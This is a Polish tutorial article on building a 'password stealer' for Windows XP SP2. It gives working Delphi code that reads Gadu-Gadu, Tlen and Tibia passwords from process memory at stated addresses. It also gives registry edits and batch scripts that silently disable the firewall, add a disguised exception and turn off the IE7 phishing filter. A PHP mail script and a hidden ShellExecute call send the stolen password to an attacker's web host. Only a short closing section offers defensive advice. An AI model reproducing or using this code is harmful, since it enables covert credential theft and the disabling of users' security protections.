

Microsoft Windows XP – kradzież haseł i omijanie typowych systemowych zabezpieczeń

Pewnie nie jeden z użytkowników systemu *Microsoft Windows XP*, zastanawiał się czy korzystając z tegoż oprogramowania może czuć się bezpiecznie. Oczywiście użytkownicy systemu Linux z góry powiedzą, że nie i mają racje, gdyż „lwia” część użytkowników komputerów osobistych PC używa systemu operacyjnego ze „stajni” *Microsoft*, co ma swoje dobre i złe strony. Popularność *Windowsa* była jego przekleństwem gdyż nie jeden znudzony użytkownik szukał błędów (metod obejścia) w typowych zabezpieczeniach, coraz to nowszych *Service Packach* oraz wersjach przeglądarek *Internet Explorer*.

Innowacją miał być *Service Pack 2 (SP2)*, którego głównym zadaniem była eliminacja dotychczas odnalezionych błędów obecnych w systemie oraz instalacja systemowej zatory sieciowej (firewall), aktywnie chroniącej dostępu do połączeń ustanawianych przez określone aplikacje. Problem w tym że co proste to niekoniecznie musi być bezpiecznie. Podobna sytuacja spotkała *Internet Explorer* który w najnowszej wersji 7.0 miał skuteczniej chronić nasze „surfowanie” po sieci. I tu *Microsoft* kolejny raz opublikował niezbyt doskonały produkt.

Atak z zewnątrz oczywiście nie należy do prostych rzeczy, jednak w dobie sieci P2P, kontaktów mailowych oraz wszelkiego rodzaju innych usługach opartych o „wirtualnych” znajomych, atak od wewnątrz chociażby pod postacią „konia trojańskiego” jest o wiele prostszą metodą na kradzież wszelakich haseł i tym podobnych cennych danych z naszego systemu.

Mało który z użytkowników używa firewalla innego niż standardowego systemowego, który nie utrudnia życia i nie trzeba poświęcić mu kilkunastu minut w celu poprawnej konfiguracji. Takie jest typowe i krótkowzroczne myślenie, lecz postaram się w tymże artykule pokazać z jaką łatwością intruz, może przesłać dane takie jak login i hasło usługi komunikatora *Gadu-Gadu*, *Tlen* czy gry sieciowej *Tibia*.


Najprostsza metoda kradzieży haseł wymaga jednak kilku umiejętności, podstawowa z nich to programowanie. Jako, że obejście zabezpieczeń firewalla systemu *Windows XP* z zainstalowanym *Service Pack 2* oraz filtru antyphishingowego przeglądarki *Internet Explorer 7.0*, wymaga zaledwie znajomości rejestru (*regedit*) bądź języka *Batch* (pliki *.bat) to jednak odczytanie z pamięci podręcznej danej aplikacji, hasła i loginu, potrzeba więcej jak podstawowego pojęcia o tworzeniu aplikacji w języku *Delphi (Borland Turbo)* bądź w *C++*. W związku z tym iż o gustach się nie dyskutuje, dlatego mój tutorial będę tworzył przy użyciu najprostszych metod czyli języka *Delphi*.

Uniwersalną metodą na uzyskanie potrzebnych dla nas informacji (hasła, numeru gg, loginu itp.) jest odczytanie ich wprost z pamięci podręcznej uruchomionej aplikacji, co nie stanowi już żadnego problemu, gdyż z racji malejących cen szerokopasmowego dostępu do sieci Internet, zasadnicza większość aplikacji tego typu uruchamiana jest wraz ze startem systemu operacyjnego.

Pomimo licznych sposobów kodowania plików konfiguracyjnych większość aplikacji użytku komunikacji codziennej, stosuje „odkryte” przechowywanie haseł w pamięci podręcznej, pod tym samym adresem, który zmienia się wraz ze zmianą wersji (kompilacji) samego oprogramowania. Dzięki temu tego typu atak jest coraz to częściej stosowaną metodą kradzieży danych z jakże łatwością, co zostanie zaprezentowane poniżej.

Pierwszym programem który pójdzie pod „ostrzał”, będzie najpopularniejszy komunikator jakim jest *Gadu-Gadu*. Dekodowanie jego pliku konfiguracyjnego w którym przetrzymywane są hasła i login (numer gg), należy do jednego z najprostych na rynku (*config.dat*). Opiera się na prostych operacjach na znakach jak przesunięcia, negacje i ogólnodostępna (w Internecie) tablica znaków. Jednak odczyt wprost z pamięci procesu *gg.exe* jest jeszcze prostszy. Aby odczytać hasło bądź login potrzebujemy programu zwanego

WinHEX bądź każdego innego umożliwiającego nam tego typu operacje (odczyt *Process Memory*).



W pierwszej kolejności tworzymy nowe konto w programie *Gadu-Gadu* wraz z nietypowym hasłem dzięki któremu łatwiej będzie można go znaleźć w zasobach uruchomionej aplikacji, w naszym przypadku będzie to „pokazmihashlo”. Teraz uruchamiamy komunikator, a następnie program *WinHEX*, w nim wybieramy z górnego paska zadań, opcje „TOOLS->OPEM RAM” bądź wciskamy ALT+F9. Ukaże nam się lista uruchomionych procesów, poszukujemy procesu *Gadu-Gadu* czyli w naszym przypadku było to „Gg #2504”, dalej „PRIMARY MEMORY”. Otworzy nam się zawartość pamięci podręcznej programu, teraz potrzebujemy znaleźć nasze haselko. Nic prostszego, wystarczy użyć wyszukiwarki w samym programie *WinHEX*. Naszym

hasłem jak wcześniej wspomniano jest „pokazmihashlo”, a więc używamy kombinacji klawiszy CTRL+F i wywołujemy wyszukiwarkę. Oczywiście może to hasło znajdować się pod różnymi adresami, jednak trzeba to sprawdzić włączając program kilkakrotnie bądź na innym komputerze, oczywiście biorąc pod uwagę wersje programu *Gadu-Gadu*.

W naszym przypadku hasło było pod adresem \$005FE47C :

005FE470	00 00 00 00 4E 61 BC 00 98 03 02 00 70 6F 6B 61NaL.□...poka
005FE480	7A 6D 69 68 61 73 6C 6F 00 00 00 00 00 00 00 00	zmihashlo.....
005FE490	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
005FE4A0	00 00 00 00 98 00 00 00 9C 00 00 00 00 00 00 00□...ś.....
005FE4B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
005FE4C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Offset: 5FE47C = 112 Block: n/a

Jak już wcześniej wspomniano, metoda takiego odczytu „tajnych” danych, jest uniwersalna i sprawnie funkcjonuje z wszelakimi komunikatorami jak i klientami gier sieciowych (np.: *Tibia*). Jediną rzeczą która je odróżnia to miejsce gdzie te „dane” można znaleźć. Dla każdej aplikacji bądź kompilacji, adres pod którym będzie przechowywane dowolne hasło, znajdzie się w innej lokalizacji. Przykładowo dla *Gadu-Gadu* w wersji 7.7.0 [build 3669] było to \$005FE47C, natomiast w innej wersji [build 3445] tegoż samego programu adres pod którym mogliśmy znaleźć hasło był \$005FE4EC. *Tlen* i *Tibia*, również podają nam hasło „na tacy”. W tym pierwszym dla wersji 6.0.1.13, ciąg „pokazmihashlo” jest umiejscowiony pod adresem „\$0077A384”, natomiast w najnowszej odsłonie tj. 8.0 klienta gry sieciowej *Tibia*, hasło (niejednokrotnie do cennego konta) znajdziemy w tymże miejscu „\$00766DC4”.

Mamy te adresy, teraz najwyższa pora aby stworzyć aplikację dzięki której będzie można odczytywać nasze dane wprost z pamięci uruchomionej aplikacji i to jednym kliknięciem myszki. Po co to nam !? a no po to aby w połączeniu z metodami obchodzenia typowych zabezpieczeń firmy *Microsoft* (opisane w dalszej części artykułu), odczytać te dane i wysłać na nasz adres email, bez świadomości użytkownika systemu.

Na początku potrzebujemy zaopatrzyć się w środowisko programistyczne, proponuje tutaj skorzystać z darmowego *Turbo Delphi* firmy *Borland*, ze względu na prostotę tworzenia własnych aplikacji. Instalacja, nie powinna sprawić większych problemów, więc czas na konkrety.

Otwieramy nowy projekt, i na formę wrzucamy przycisk (*TButton*) oraz pole edycji (*TEdit*), zaś w kodzie programu dodajemy do „uses” bibliotekę „tlhelp32”, umożliwiającą

operacje na procesach systemowych. Do pracy na pamięci podręcznej uruchomionego procesu, będziemy potrzebować jeszcze dwóch funkcji :

```
1.  function extractfname(fil:string):string;
2.  begin
3.    while pos('\',fil)<>0 do delete(fil,1,pos('\',fil));
4.    result:=fil;
5.  end;
6.
7.  function GetPID(exename: string) : Cardinal;
8.  var
9.    continueloop: Longbool;
10.   snapshothandle: thandle;
11.   processentry32: tprocessentry32;
12. begin
13.  try
14.   result := 0;
15.   snapshothandle := createtoolhelp32snapshot({th32cs_snapprocess}$00000002, 0);
16.   processentry32.dwsize := sizeof(processentry32);
17.   continueloop := process32first(snapshothandle, processentry32);
18.   while integer(continueloop) <> 0 do
19.   begin
20.     if ((uppercase(extractfname(processentry32.szexefile)) = uppercase(exename)) or
21.        (uppercase(processentry32.szexefile) = uppercase(exename))) then
22.       result := processentry32.th32processid;
23.       continueloop := process32next(snapshothandle, processentry32);
24.     end;
25.   closehandle(snapshothandle);
26.   except
27.   end;
28. end;
```

Pierwsza jest potrzebna do parsowania nazwy procesu, natomiast dzięki drugiej możliwe jest uzyskanie numeru *PID* na podstawie nazwy pliku (np.: *gg.exe*). Mając te dwie funkcje możemy przejść do samego odczytania hasła z procesu *Gadu-Gadu*. Naciskamy nasz przycisk na formie i wpisujemy mu odpowiedni kod źródłowy :

```
29. procedure TForm1.Button1Click(Sender: TObject);
30. var
31.   PID : cardinal ;
32.   uchw : THandle;
33.   pUchwyt: THandle;
34.   buforek: Cardinal;
35.   ProcessID: Cardinal;
36.   pass : string;
37. begin
38.   //Nazwa naszego programu
39.   PID := GetPID('gg.exe');
40.   ProcessID:=PID;
41.   buforek := GlobalAlloc(GMEM_FIXED,255);
42.   pUchwyt := OpenProcess(PROCESS_ALL_ACCESS, false, ProcessID);
43.   //Adres pod którym jest hasło
44.   ReadProcessMemory(pUchwyt, ptr($005FE47C), ptr(buforek), 255, uchw);
45.   Pass:= Pchar(buforek);
46.   //Teraz wyświetlamy nasze haselko
47.   Edit1.Text:=pass ;
48.   GlobalFree(buforek);
49. end;
50.
```

W linii 39 wpisujemy nazwę naszego uruchomionego pliku , jako że przykład odnosi się do komunikatora *Gadu-Gadu*, dlatego wpisujemy *gg.exe* (dla *Tlena – tlen.exe* , dla klienta *Tibia – tibia.exe*). Nasz adres pod którym jest przechowywane hasło ustawiamy w linii 44, gdzie następuje odczyt hasła z pamięci procesu . Wartość wyświetlamy na obiekcie *Edit1* (pole edycji) w linii 47.

I tym sposobem mamy prostą aplikację dzięki której pobieramy rzekomo tajne hasła wprost z procesu naszej aplikacji. Teraz pora aby je wysłać na nasz adres email. Jednak

Microsoft pragnął nam to utrudnić wprowadzając pakiet najnowszych poprawek do systemu , zwanych *Service Pack 2* a razem z nim wprowadzając do systemu firewall, który odciął dostęp do połączenia internetowego nieznanym aplikacją bez naszej zgody.

Sposób ominięcia tego typu zabezpieczenia wymaga jednak pewnych praw administracyjnych takich jak możliwość zmiany wpisów w rejestrze systemowym (*regedit*). Z reguły użytkownicy nie przebywają na koncie typu „*GOŚĆ*”, gdyż tak ograniczone konto jest lekko uciążliwe w codziennej pracy na komputerach osobistych PC. W związku z tym nasza metoda pobrania i wysłania haseł ma dość dużą szansę na powodzenie.

Systemowy firewall posiada kilka słabych punktów umożliwiających skuteczne obejście mechanizmów zabezpieczających. Omówię tutaj dwie z nich oraz sposób ich wykorzystania przy użyciu środowiska programistycznego *Borland Turbo Delphi*.

Pierwszym sposobem jest dodanie naszego programu do wyjątków czyli listy aplikacji które mają dostęp do połączenia internetowego. Z poziomu wyeksportowanego klucza rejestru wygląda to następująco :

```
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List] "C:\\Program Files\\Gadu-Gadu\\gg.exe"="C:\\Program Files\\Gadu-Gadu\\gg.exe:*:Enabled:Gadu-Gadu - program glowny
```

Na pierwszy „rzut oka” widać, iż aby dodać nasz program do wyjątku należy go zapisać w następującej formie:

```
"lokalizacja(podwójny slash)"="lokalizacja(podwójny slash):*:dostep_badz_nie:wyswietlana_nazwa"
```

Jednak aby dodany program miał sens bytu , należy włączyć w firewallu obsługę wyjątków. Oczywiście i ten składnik systemu naszej zapory ogniowej możemy śmiało zmieniać z poziomu rejestru. Znajduje się on w tej oto gałęzi :

```
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile]
```

Zmieniając wartość klucza „*DoNotAllowExceptions*” na „*1*” bądź „*0*” określamy czy obsługa wyjątków jest włączona czy wyłączona :

```
„DoNotAllowExceptions”=dword:00000000 - włączona  
"DoNotAllowExceptions"=dword:00000001 - wyłączona
```

Należy pamiętać aby firewall był włączony gdyż wówczas aktywacja obsługi wyjątków mija się z celem.

Dodajmy nasz program do listy dostępowej z poziomu języka *Borland Delphi*. Do tego potrzebujemy dowolnego komponentu lub biblioteki do obsługi rejestru. Skorzystamy z typowego czyli *Registry* który należy dodać do „*uses*”. Następnie tworzymy procedurę dzięki, której będziemy dodawać lub usuwać nasz program z listy wyjątków. Oto ona :


```

1.  procedure WyjatekSP2(aktywuj: Boolean);
2.  var
3.    reg: TRegistry;
4.    sp2 : string;
5.  begin
6.    reg := TRegistry.Create;
7.    reg.RootKey := HKEY_LOCAL_MACHINE;
8.    sp2:=Application.ExeName;
9.    reg.OpenKey('System', True);
10.   reg.OpenKey('ControlSet001', True);
11.   reg.OpenKey('Services', True);
12.   reg.OpenKey('SharedAccess', True);
13.   reg.OpenKey('Parameters', True);
14.   reg.OpenKey('FirewallPolicy', True);
15.   reg.OpenKey('StandardProfile', True);
16.   reg.OpenKey('AuthorizedApplications', True);
17.   reg.OpenKey('List', True);
18.   if aktywuj = True then
19.   begin
20.     reg.WriteString(sp2, sp2+'*:Enabled:'+ExtractFileName(sp2));
21.   end
22.   else if aktywuj = False then
23.   begin
24.     reg.DeleteValue(sp2);
25.   end;
26.   reg.CloseKey;
27.   end;

```

W linii 8 następuje pobranie ścieżki pod którą znajduje się nasz właśnie uruchomiony plik, następnie otwierane są kolejne gałęzie aż do tej w której znajduje się nasz klucz docelowy czyli „*AuthorizedApplications\List*” i tam wedle opisywanego wcześniej schematu dodajemy nasz program do listy wyjątków (linia 20). Procedura ta jest wywoływana w następujący sposób :

WyjatekSP2(true) - nasz program jest dodany wyjątków
WyjatekSP2(false) - aplikacja jest usunięta z wyjątków

W ten oto sposób zapora ogniowa nie stanowi już problemu dla naszego programu. Jednak jest jeszcze druga metoda, polegająca na całkowitym wyłączeniu firewall, lecz użytkownik w takim momencie zostanie poinformowany takim oto znacznikiem na pasku zadań (prawy dolny róg) : . Ikona ta oznacza iż jeden z elementów „*Centrum zabezpieczeń systemu Windows*” jest nie aktywny (nie znaleziono) bądź wyłączony. Można się jednak „porwać” na tą metodę ominięcia zapory , gdyż często użytkownicy nie są „uzbrojeni” w system antywirusowy bądź mają wyłączoną opcję automatycznej aktualizacji, co również jest prezentowane na pasku zadań jak w przypadku wyłączonego firewalla. W związku z tym nieświadomego użytkownika można łatwo oszukać gdyż nie zauważy iż został odjęty kolejny składnik zabezpieczeń systemu.

Klucz dzięki któremu można wyłączyć zaporę ogniową systemu *Windows*, znajduje się w identycznym miejscu jak w przypadku aktywacji obsługi wyjątków :

[*HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile*]

Aby włączyć zaporę ogniową należy ustawić dla „*EnableFirewall*” wartość „1” ,zaś by wyłączyć wartość „0”:

"EnableFirewall"=dword:00000001
"EnableFirewall"=dword:00000000

W środowisku *Borland Delphi* , nasza aplikacja również wiele się nie różni z procedurą do obsługi wyjątków, z tym drobnym szczegółem iż nie potrzebujemy lokalizacji naszego pliku :

```

1.  procedure WylaczSP2(aktywuj: Boolean);
2.  var
3.    reg: TRegistry;
4.  begin
5.    reg := TRegistry.Create;
6.    reg.RootKey := HKEY_LOCAL_MACHINE;
7.    reg.OpenKey('System', True);
8.    reg.OpenKey('ControlSet001', True);
9.    reg.OpenKey('Services', True);
10.   reg.OpenKey('SharedAccess', True);
11.   reg.OpenKey('Parameters', True);
12.   reg.OpenKey('FirewallPolicy', True);
13.   reg.OpenKey('StandardProfile', True);
14.   if aktywuj = True then
15.   begin
16.     reg.WriteInteger('EnableFirewall',0);
17.   end
18.   else if aktywuj = False then
19.   begin
20.     reg.WriteInteger('EnableFirewall',1);
21.   end;
22.   reg.CloseKey;
23. end;

```

Procedura ta jest wywoływana w następujący sposób :

WylaczSP2(true) - wyłączenie firewalla
WylaczSP2(false) - włączenie firewalla

Należy zwrócić uwagę, iż wartości w tym kluczu nie są już „REG_SZ” (*stringiem*) a „DWORD” (*Integer*), dlatego są ciut inaczej zapisywane tzn. poprzez „WriteInteger”, a nie jak w punkcie poprzednim „WriteString”.

Obie metody omijania zabezpieczeń firewalla można jednak zrobić bez potrzeb programowania, gdyż system *Windows* umożliwia nam tworzenie plików skryptowych (*BATCH*) z rozszerzeniem „*.bat”. Poniżej przykład jak wyłączyć zaporę ogniową *Windowsa* :

```

@echo off
echo REGEDIT4 >>sp2.reg
echo. >>sp2.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile] >>sp2.reg
echo "EnableFirewall"=dword:00000000 >>sp2.reg
echo. >>sp2.reg
regedit /s sp2.reg
del sp2.reg >>nul

```

W drugiej funkcji dodamy przykładowy plik z partycji do wyjątków i ukryjemy pod tajemniczo brzmiącą nazwą , aby niedoświadczony użytkownik nie usunął naszej aplikacji z listy programów „zaufanych”. Oto ona :

```

@echo off
echo REGEDIT4 >>sp2.reg
echo. >>sp2.reg
echo
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List] >>sp2.reg
echo "c:\naszplik.exe"="c:\naszplik.exe*:Enabled:NIE RUSZAJ" >>sp2.reg
echo. >>sp2.reg
regedit /s sp2.reg
del sp2.reg >>nul

```

W ten oto sposób możemy już „wyciągać” hasła z pamięci programu, wyłączać (ominać) systemowy firewall , teraz czas na wysłanie tych danych . *Windows* ku tym potrzebą daje nam kilka wbudowanych narzędzi, takich jak *telnet* bądź klienta *ftp* (*ftp.exe*), które dzięki umiejętności okiełzania zapory systemowej można śmiało wykorzystać. Oczywiście jeśli mamy pojęcie o programowaniu wystarczy napisać prostego klienta email bądź innego

umożliwiającego wysłanie tekstu (hasła) np.; na nasz numer *Gadu-Gadu* lub konto *Tlen*. W trakcie wysłania należy jedynie użyć wedle uznania metody na ominięcia firewalla.

Jest jednak o wiele prostszy sposób, który wymaga konta WWW z obsługą *php* i funkcji *mail()*. Dzięki temu wykradzione hasło można wysłać wprost z linii komend (*Start->Uruchom*), przy użyciu standardowo zainstalowanej przeglądarki *Internet Explorer*. Ta metoda ma jednak drugą zaletę, gdyż nie obciąża objętościowo naszej aplikacji i przy okazji często tego typu próba wysłania danych jest również niewykrywalna przez inne niż systemowy firewall.

Napisanie prostego skryptu w języku *php* nie wymaga zbytnich umiejętności, gdyż wykorzystywane są proste funkcje. Kod źródłowy pliku *skrypt.php*:

```
<?php
$haslo=($_GET['haslo']);//przechwyujemy hasło

$headers = "From: Bramka <xxxxx@xxx.xx>\n"; //nagłówek
$headers .= "X-Mailer: Bramka\n";
$TO = 'adres@mail.pl'; //gdzie wysłać
$subject = 'Test'; //temat emaila
$message = $haslo; //treść wiadomości
mail($TO, $subject, $message, $headers); //wysyłamy email
?>
```

Mamy już skrypt *php*, teraz aby go wykorzystać musimy w kodzie źródłowym naszej aplikacji, w której to wyciągamy hasła, użyć dowolnej funkcji dającej nam możliwość uruchamiania innych aplikacji. Środowisko *Delphi* pozwala nam tego dokonać korzystając z dwóch najbardziej popularnych komend tj. *WinExec()* oraz *ShellExecute()*. Skorzystamy z tej drugiej, dodając do „uses”, bibliotekę „*ShellApi*”. Potrzebujemy tego by móc przy użyciu przeglądarki *Internet Explorer*, otworzyć stronę WWW w ukryciu przed użytkownikiem. Poniżej jest przedstawione poprawne otwarcie strony i wysłanie hasła:

```
ShellExecute(handle,'open','iexplore.exe',PAnsiChar('http://adreswww/skrypt.php?haslo=tajnehaslo'),nil,0);
```

Niestety do wersji 7.0 przeglądarki stron WWW firmy *Microsoft*, tego typu operacje były możliwe bez większych problemów, lecz zmieniło się to w najnowszej odsłonie *Internet Explorer*. Wprowadzono w niej ochronę *antyphishingową*, która częściowo zablokowała ten nieczyny sposób wykorzystania przeglądarki. Filtr witryn wyłudzających informacje, który jest ustawiony na automatyczne sprawdzanie witryn sieci Web, ostrzega użytkownika jeśli on sam bądź aplikacja na komputerze będzie próbować połączyć się ze stroną WWW wprost z linii komend.

Na to, również znalazł się sposób, gdyż tego typu ustawienia jak zawsze *Microsoft* „chowa” głęboko w rejestrze, a problem stanowi jedynie znalezienie odpowiedniego klucza. W tym przypadku, zbytnio się nie postarali, gdyż szukana gałąź nazywa się po prostu *PhishingFilter*:

```
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\PhishingFilter]
"Enabled"=dword:00000000
```

Wartość klucza „*Enabled*”, dzięki któremu manipulujemy filtrem *antyphishingowym*, może posiadać trzy różne wartości:

„0” – filtr *antyphishingowy* wyłączony

„1” – filtr włączony ale automatyczne sprawdzanie nie aktywne

„2” – filtr włączony oraz aktywne automatyczne sprawdzanie stron sieci Web

Pozostało nam stworzyć w środowisku *Borland Delphi* własną procedurę bądź plik skryptowy *Batch* identyczny jak w przypadku obsługi wyjątków systemowego firewalla, która umożliwiała by nam automatyczne wyłączenia filtra.

Posiadamy już trzy składniki ,dzięki którym możemy stworzyć nasz program typu „*password stealer*” . Potrafimy wykraść hasło wprost z pamięci podręcznej uruchomionej aplikacji , ominąć firewall otrzymany w *Windows XP* wraz z zainstalowanym *Service Pack 2* oraz filtr *antiphishingowy* , a następnie wysłać te informacje niepostrzeżenie na nasz adres email.

Zwykły użytkownik systemu pochodzącego z *Microsoft*, nie zdaje sobie sprawy w jak prosty sposób tego typu dane jak hasła do wszelakich kont , można wykraść gdy ten spokojnie w tym czasie rozmawia ze znajomymi . Musi uświadomić sobie ,iż nie ma bezpiecznego systemu korzystając z jego standardowych możliwości. *Service Pack 2* jest już dość dawnym dodatkiem, a premiera wersji 3 jest wciąż odwlekana. Więcej można się było spodziewać po przeglądarce *Internet Explorer 7.0* , która tylko nieznacznie utrudniła „wyciek” informacji z maszyny lokalnej.

Pytanie jak się uchronić przed tym , niekoniecznie chcąc zmieniać system operacyjny , uprawnienia konta na ograniczone „*GOŚĆ*” oraz program do przeglądania serwisów Web , w końcu przyzwyczajenie jest silniejsze od zdrowego rozsądku. Tutaj może pomóc alternatywny firewall (np.: *Kerio* , *ZoneAlarm* itp.) , program antywirusowy bądź monitorujący próby dostępu do rejestru (np.: *Spybot* itp.), ale oczywiście i na to są sposoby. W dobie Internetu w każdym domu z PC, gdzie praktycznie znaleźć można wszystko, stworzenie narzędzia trudniejszego do wykrycia i skuteczniej omijającego dowolny firewall i przy tym niewykrywalnego zarówno w systemie jak i przez programy antywirusowe, staje się coraz łatwiejsze do zrobienia. *Rootkity* i tym podobne aplikacje wykorzystują różne metody obejścia zabezpieczeń (*DLL Injection*, *Firewall Bypassing* itp.) , jednak w walce z nimi ,coraz to skuteczniejsze są „szcepionki” na nie , lecz trzeba być świadomym tych niebezpieczeństw.

Nie należy polegać na jednej ochronie systemu i to tej wbudowanej, która z założenia jest raczej dodatkiem a nie skutecznym narzędziem obronnym. Póki użytkownik nie zadba o własne zabezpieczenie , tak z łatwością jego dane będą przechwytywane przez osobę pragnącą skraść nam naszą tożsamość , konto mailowe, bankowe , komunikatora czy gry sieciowej dla której „zarwaliśmy” nie jedną noc.

Autor :

Rafał Jelitto

Kontakt :

Email - rafal@jelitto.org

Homepage - <http://rafal.jelitto.org/>

Programy wykorzystane w powyższym artykule :

WinHEX - <http://www.x-ways.net/>

Borland Turbo Delphi – <http://www.borland.com/>

Wszelkie prawa zastrzeżone. Rozpowszechnianie , sprzedaż i kopiowanie całości bądź fragmentów artykułu , bez zgody autora surowo zabronione !